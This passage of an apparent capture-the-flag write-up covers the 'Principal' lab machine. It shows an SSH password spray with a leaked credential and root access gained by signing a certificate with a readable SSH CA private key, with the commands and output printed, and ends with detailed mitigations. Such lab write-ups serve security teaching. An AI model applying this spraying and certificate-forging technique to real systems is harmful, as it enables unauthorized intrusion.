
Found an additional role deployer which was not mentioned in the app.js client-side code. The svc-deploy account has the role deployer and is specifically used for automated deployments via SSH certificate-based authentication.
Credential Discovery:

In the Settings tab of the admin dashboard, sensitive configuration including the encryption_key used for JWT token encryption is displayed. This is a critical security misconfiguration as encryption keys should never be exposed in the application interface.
SSH Access:
The exposed encryption_key value D3pl0y_$$H_Now42! appears to be reused as a shared credential. We can use this password for password spraying against the SSH service (port 22) using netexec (formerly crackmapexec).
Password Spray Results:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB/Linux/Principal]
└─$ netexec ssh $ip -u users.txt -p 'D3pl0y_$$H_Now42!' --continue-on-success
SSH         10.129.244.220  22     10.129.244.220   [*] SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.14
SSH         10.129.244.220  22     10.129.244.220   [-] admin:D3pl0y_$$H_Now42!
SSH         10.129.244.220  22     10.129.244.220   [+] svc-deploy:D3pl0y_$$H_Now42!  Linux - Shell access!
SSH         10.129.244.220  22     10.129.244.220   [-] jthompson:D3pl0y_$$H_Now42!
SSH         10.129.244.220  22     10.129.244.220   [-] amorales:D3pl0y_$$H_Now42!
SSH         10.129.244.220  22     10.129.244.220   [-] bwright:D3pl0y_$$H_Now42!
SSH         10.129.244.220  22     10.129.244.220   [-] kkumar:D3pl0y_$$H_Now42!
SSH         10.129.244.220  22     10.129.244.220   [-] mwilson:D3pl0y_$$H_Now42!
SSH         10.129.244.220  22     10.129.244.220   [-] lzhang:D3pl0y_$$H_Now42!
Success! The credentials svc-deploy:D3pl0y_$$H_Now42! are valid. The svc-deploy service account is the only account that matches the exposed credential, confirming the password was used across multiple systems. We gain shell access to the target system.
SSH Access:
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB/Linux/Principal]
└─$ sshpass -p 'D3pl0y_$$H_Now42!' ssh -o StrictHostKeyChecking=no svc-deploy@principal.htb
Warning: Permanently added 'principal.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

svc-deploy@principal:~$ cat user.txt
****************3a94a478bfaa03aad
Privilege Escalation
Discovery of SSH Certificate Authentication:
After gaining access as the svc-deploy service account, we can explore the system for privilege escalation paths. The SSH daemon configuration reveals that the system uses SSH certificate-based authentication for automated deployments.
1
2
3
4
5
6
svc-deploy@principal:~$ cat /etc/ssh/sshd_config.d/60-principal.conf
# Principal machine SSH configuration
PubkeyAuthentication yes
PasswordAuthentication yes
PermitRootLogin prohibit-password
TrustedUserCAKeys /opt/principal/ssh/ca.pub
The critical line is TrustedUserCAKeys /opt/principal/ssh/ca.pub. This directive tells SSH that any certificate signed by the specified CA (Certificate Authority) public key will be accepted for authentication, regardless of which host key was used to create the certificate.
Understanding SSH Certificate Authentication:
SSH certificates are an advanced authentication mechanism that works as follows:
- A Certificate Authority (CA) has a private key (
ca) and public key (ca.pub) - The CA’s public key is installed on the target system via the
TrustedUserCAKeysdirective - The CA can sign user public keys to create certificates that are valid for specific principals (usernames)
- When a user presents a signed certificate, the SSH server verifies it was signed by a trusted CA
- If the certificate is valid and lists the target user as a principal, authentication succeeds
This is more flexible than traditional public key authentication because:
- The server doesn’t need the exact public key of every user
- Certificates can have expiration times, making them ideal for temporary access
- A single CA can issue certificates for all users and hosts
Checking CA Key Access:
The configuration file references the CA keys in /opt/principal/ssh/. Let’s check what files are accessible:
1
2
3
4
svc-deploy@principal:~$ find /opt/principal/ssh/ -readable -type f 2>/dev/null
/opt/principal/ssh/ca.pub
/opt/principal/ssh/README.txt
/opt/principal/ssh/ca
Critically, the svc-deploy user can READ the CA private key (/opt/principal/ssh/ca). This is a severe security misconfiguration. The CA private key should only be readable by administrators or automated deployment systems with strict access controls.
1
2
3
4
5
6
7
8
9
10
svc-deploy@principal:~$ cat /opt/principal/ssh/README.txt
CA keypair for SSH certificate automation.

This CA is trusted by sshd for certificate-based authentication.
Use deploy.sh to issue short-lived certificates for service accounts.

Key details:
  Algorithm: RSA 4096-bit
  Created: 2025-11-15
  Purpose: Automated deployment authentication
Exploitation - Signing Our Own Certificate:
Since we have read access to the CA private key, we can sign our own SSH certificates for any user, including root. The attack steps are:
- Generate a new SSH key pair (we’ll create a certificate for root)
- Sign this key pair using the CA private key
- Use the signed certificate to authenticate as root
Step 1 - Generate SSH Key Pair:
We create a new ED25519 key pair that will be used for root authentication:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
svc-deploy@principal:/tmp$ ssh-keygen -t ed25519 -f root -C "root ssh key"
Generating public/private ed25519 key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in root
Your public key has been saved in root.pub
The key fingerprint is:
SHA256:SUnidPeEA/x4GebJ3GYZVmwReTKixLH+W3PjOv/TV/c root ssh key
The key's randomart image is:
+--[ED25519 256]--+
|      o.+ooo.o++ |
|     o +.oB++ * .|
|      . oO.O.= + |
|       ..oX =    |
|        S..o     |
|           .    o|
|            . o.*|
|             +.+E|
|            ..+o=|
+----[SHA256]-----+
Step 2 - Sign the Public Key with the CA Private Key:
We use ssh-keygen with the -s flag to sign our public key using the CA’s private key:
1
2
svc-deploy@principal:/tmp$ ssh-keygen -s /opt/principal/ssh/ca -I "root" -n root -V +52w root.pub
Signed user key root-cert.pub: id "root" serial 0 for root valid from 2026-05-22T10:38:00 to 2027-05-21T10:38:59
Breaking Down the Command:
-s /opt/principal/ssh/ca: Sign using the CA private key-I "root": Certificate identity/comment (arbitrary string for logging)-n root: Certificate principal - this specifies which username this certificate is valid for (the critical part!)-V +52w: Validity period - valid for 52 weeks from nowroot.pub: The public key file to sign
The most critical parameter is -n root. This tells the SSH server that this certificate is valid for logging in as the root user.
Root Flag
Root Access Achieved:
With the signed SSH certificate, we successfully authenticate as the root user on the system.
1
2
3
4
5
6
7
8
svc-deploy@principal:/tmp$ ssh -i root root@localhost
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

root@principal:~# id
uid=0(root) gid=0(root) groups=0(root)

root@principal:~# cat root.txt
************6f239734898dc2400
Mitigations & Recommendations
1. Upgrade pac4j-jwt — Remediate CVE-2026-29000
Action: Upgrade the pac4j-jwt library to version 6.3.3 or later (or 5.7.9+ / 4.5.9+ for older branches) immediately. CVE-2026-29000 is a critical authentication bypass (CVSS 9.8) that allows any attacker with the server’s public RSA key to forge valid admin JWTs.
1
2
3
4
5
6
<!-- pom.xml — upgrade pac4j-jwt -->
<dependency>
    <groupId>org.pac4j</groupId>
    <artifactId>pac4j-jwt</artifactId>
    <version>6.3.3</version> <!-- Fixed version -->
</dependency>
If upgrading is not immediately possible, implement an application-level workaround that explicitly rejects JWTs with alg: none:
1
2
3
4
5
// Reject unsigned JWTs before passing to pac4j
JWSAlgorithm alg = signedJWT.getHeader().getAlgorithm();
if (alg.equals(JWSAlgorithm.NONE) || alg.getName().equalsIgnoreCase("none")) {
    throw new AuthenticationException("Unsigned JWTs are not accepted");
}
Root Cause: The pac4j-jwt 6.0.3 JwtAuthenticator failed to properly validate the signature algorithm after decrypting JWE tokens. When an attacker encrypted a JWT with alg: none (unsigned) using the server’s public RSA key, the library accepted it as valid — bypassing authentication entirely and allowing forged admin claims.
2. Restrict JWKS Endpoint Access
Action: The /api/auth/jwks endpoint exposes the server’s public RSA key, which is required for clients to verify tokens but also enables attackers to craft valid JWE envelopes. Restrict this endpoint to authenticated users or trusted origins:
1
2
3
4
5
6
7
8
// Spring Security — restrict JWKS to authenticated users only
@Override
protected void configure(HttpSecurity http) throws Exception {
    http.authorizeRequests()
        .antMatchers("/api/auth/login").permitAll()
        .antMatchers("/api/auth/jwks").authenticated()  // Require auth for JWKS
        .anyRequest().authenticated();
}
Alternatively, if the JWKS must remain public (e.g., for federated authentication), implement rate limiting and monitoring on the endpoint to detect reconnaissance:
1
2
3
4
5
# nginx — rate limit JWKS requests
location /api/auth/jwks {
    limit_req zone=jwks burst=5 nodelay;
    proxy_pass http://localhost:8080;
}
Root Cause: The JWKS endpoint was unauthenticated and publicly accessible, providing the RSA public key necessary for the CVE-2026-29000 exploit. While JWKS endpoints are commonly public in OAuth/OIDC flows, in this application the key was used for JWE encryption — meaning anyone with the public key could encrypt payloads that the server would decrypt and process.
3. Do Not Expose Encryption Keys in the Admin Dashboard
Action: Remove the encryption_key from the Settings page. Sensitive cryptographic material should never be displayed in a web interface, regardless of the user’s role:
1
2
3
4
5
6
7
8
9
10
// Sanitize settings response — redact sensitive fields
@GetMapping("/api/settings")
public Map<String, Object> getSettings() {
    Map<String, Object> settings = settingsService.getAll();
    // Redact sensitive values
    settings.put("encryption_key", "********");
    settings.put("jwt_secret", "********");
    settings.put("database_password", "********");
    return settings;
}
Store encryption keys in a dedicated secrets manager (HashiCorp Vault, AWS Secrets Manager, or environment variables with restricted process access) rather than in the application database:
1
2
# Environment variable — accessible only to the application process
export PRINCIPAL_ENCRYPTION_KEY="$(openssl rand -base64 32)"
Root Cause: The admin dashboard Settings tab displayed the encryption_key value (D3pl0y_$$H_Now42!) in plaintext. This key was reused as the SSH password for the svc-deploy account, enabling lateral movement from the web application to the host OS.
4. Eliminate Credential Reuse — Use Unique Passwords Per Service
Action: Use unique, randomly generated credentials for each service boundary. The encryption key used in the web application must not be reused as an SSH password:
- Use a password manager or secrets vault to generate and store unique credentials.
- Implement SSH key-based authentication for service accounts and disable password-based SSH login.
- Rotate credentials periodically and audit for reuse across systems.
1
2
3
4
5
# Disable SSH password authentication for service accounts
# /etc/ssh/sshd_config.d/60-principal.conf
Match User svc-deploy
    PasswordAuthentication no
    PubkeyAuthentication yes
Root Cause: The encryption key D3pl0y_$$H_Now42! exposed in the admin dashboard was reused as the SSH password for the svc-deploy account. This credential reuse allowed the attacker to pivot from web application admin access to OS-level shell access via SSH.
5. Restrict Access to the SSH CA Private Key
Action: The CA private key at /opt/principal/ssh/ca must be readable only by root or a dedicated certificate-issuance service account — never by general service accounts:
1
2
3
4
5
6
7
# Fix CA private key permissions — root-only access
chmod 600 /opt/principal/ssh/ca
chown root:root /opt/principal/ssh/ca

# Verify
ls -la /opt/principal/ssh/ca
# Should show: -rw------- root root ca
Consider moving the CA private key off the server entirely and issuing certificates through a dedicated, isolated signing service or hardware security module (HSM):
1
2
3
4
# Move CA operations to a separate signing host
# The web/deployment server should NEVER have the CA private key
scp /opt/principal/ssh/ca signing-host:/etc/ssh-ca/ca
shred -u /opt/principal/ssh/ca  # Securely delete from the deployment server
Root Cause: The svc-deploy user had read access to the CA private key (/opt/principal/ssh/ca). With this key, the attacker signed their own SSH certificate with -n root as the principal, creating a valid certificate that the SSH daemon accepted for root login.
6. Restrict SSH Certificate Principals — Do Not Allow Root Certificates
Action: Configure the SSH daemon to restrict which principals (usernames) can be used with certificate-based authentication. Use the AuthorizedPrincipalsFile directive to maintain an explicit allowlist:
1
2
3
4
5
6
7
# /etc/ssh/sshd_config.d/60-principal.conf
TrustedUserCAKeys /opt/principal/ssh/ca.pub
AuthorizedPrincipalsFile /etc/ssh/auth_principals/%u

# Create principal allowlists per user
echo "svc-deploy" > /etc/ssh/auth_principals/svc-deploy
# Do NOT create /etc/ssh/auth_principals/root — blocks root cert auth
Without AuthorizedPrincipalsFile, any certificate signed by the trusted CA with -n root as a principal is accepted for root login. The allowlist ensures that only explicitly approved principal names are valid for each user account.
Additionally, restrict PermitRootLogin to block certificate-based root access entirely:
1
2
# /etc/ssh/sshd_config.d/60-principal.conf
PermitRootLogin no   # Blocks ALL root login, including certificates
Root Cause: The SSH configuration used TrustedUserCAKeys without AuthorizedPrincipalsFile. This meant any certificate signed by the CA — regardless of the principal specified — was accepted for the corresponding user. The attacker signed a certificate with -n root and authenticated as root directly.
7. Implement Certificate Issuance Controls — Short-Lived Certificates and Audit Logging
Action: The deploy.sh script referenced in /opt/principal/ssh/README.txt should enforce constraints on certificate issuance:
- Short validity periods — Issue certificates valid for hours, not weeks. The exploit used
-V +52w(one year). - Restrict principals — The signing script should only allow certificates for
svc-deploy, never forrootor other privileged accounts. - Audit logging — Log every certificate issuance event, including the requester, principal, validity period, and key fingerprint.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
#!/bin/bash
# deploy.sh — hardened certificate issuance
ALLOWED_PRINCIPALS=("svc-deploy")
MAX_VALIDITY="1h"

principal="$1"
pubkey="$2"

# Validate principal against allowlist
if [[ ! " ${ALLOWED_PRINCIPALS[@]} " =~ " ${principal} " ]]; then
    echo "ERROR: Principal '${principal}' is not in the allowlist."
    exit 1
fi

# Sign with short validity and restricted principal
ssh-keygen -s /opt/principal/ssh/ca \
    -I "deploy-$(date +%s)" \
    -n "${principal}" \
    -V "+${MAX_VALIDITY}" \
    "${pubkey}"

# Audit log
logger -t ssh-ca "Certificate issued: principal=${principal}, key=$(ssh-keygen -lf ${pubkey})"
Root Cause: There were no controls on certificate issuance. The svc-deploy user could sign certificates for any principal (-n root), with any validity period (-V +52w), using the CA private key directly. No audit trail was generated.
8. Harden the Jetty Web Server — Remove Verbose Headers
Action: Remove the X-Powered-By: pac4j-jwt/6.0.3 response header. This header discloses the exact authentication library and version, enabling attackers to immediately search for known CVEs:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
// Jetty — remove X-Powered-By header
@Bean
public ConfigurableServletWebServerFactory webServerFactory() {
    JettyServletWebServerFactory factory = new JettyServletWebServerFactory();
    factory.addServerCustomizers(server -> {
        for (Connector connector : server.getConnectors()) {
            for (ConnectionFactory connectionFactory : connector.getConnectionFactories()) {
                if (connectionFactory instanceof HttpConnectionFactory) {
                    ((HttpConnectionFactory) connectionFactory)
                        .getHttpConfiguration()
                        .setSendServerVersion(false);
                }
            }
        }
    });
    return factory;
}
Root Cause: The X-Powered-By: pac4j-jwt/6.0.3 header immediately revealed the authentication library and its exact version to any unauthenticated attacker. This information directly led to the discovery of CVE-2026-29000 through vulnerability research.
9. Implement JWT Algorithm Allowlisting
Action: Even after patching CVE-2026-29000, configure the JWT authenticator to explicitly allowlist only the expected signing algorithms. Reject none, HS256 (when RSA is expected), and any other unexpected algorithms:
1
2
3
4
5
6
7
8
9
10
11
12
13
// pac4j — strict algorithm configuration
JwtAuthenticator authenticator = new JwtAuthenticator();

// Only accept RS256-signed JWTs — reject all others including 'none'
RSASignatureConfiguration sigConfig = new RSASignatureConfiguration(rsaKeyPair);
sigConfig.setAlgorithm(JWSAlgorithm.RS256);
authenticator.addSignatureConfiguration(sigConfig);

// Explicitly set encryption configuration
EncryptionConfiguration encConfig = new RSAEncryptionConfiguration(rsaKeyPair);
encConfig.setAlgorithm(JWEAlgorithm.RSA_OAEP_256);
encConfig.setMethod(EncryptionMethod.A128GCM);
authenticator.addEncryptionConfiguration(encConfig);
Root Cause: The JWT authenticator accepted alg: none as a valid signature algorithm. Defence-in-depth requires explicitly allowlisting only expected algorithms, preventing algorithm confusion attacks even if the library has undiscovered vulnerabilities.
10. Monitor for Anomalous SSH Certificate Usage
Action: Enable SSH audit logging and monitor for certificate-based logins, especially for privileged accounts:
1
2
3
4
5
6
# /etc/ssh/sshd_config.d/60-principal.conf
LogLevel VERBOSE

# Monitor for certificate-based root logins
# /etc/rsyslog.d/ssh-cert-monitor.conf
:msg, contains, "Accepted certificate" /var/log/ssh-cert-auth.log
Set up alerts for:
- Any certificate-based login to the
rootaccount. - Certificates with unusually long validity periods (> 24 hours for automated deployments).
- Certificate issuance events from unexpected source accounts.
- Multiple certificates signed in rapid succession (indicative of exploitation).
Root Cause: The attacker signed and used a root SSH certificate without triggering any alerts. Certificate-based authentication events were not monitored separately from standard SSH logins, making the privilege escalation invisible to administrators.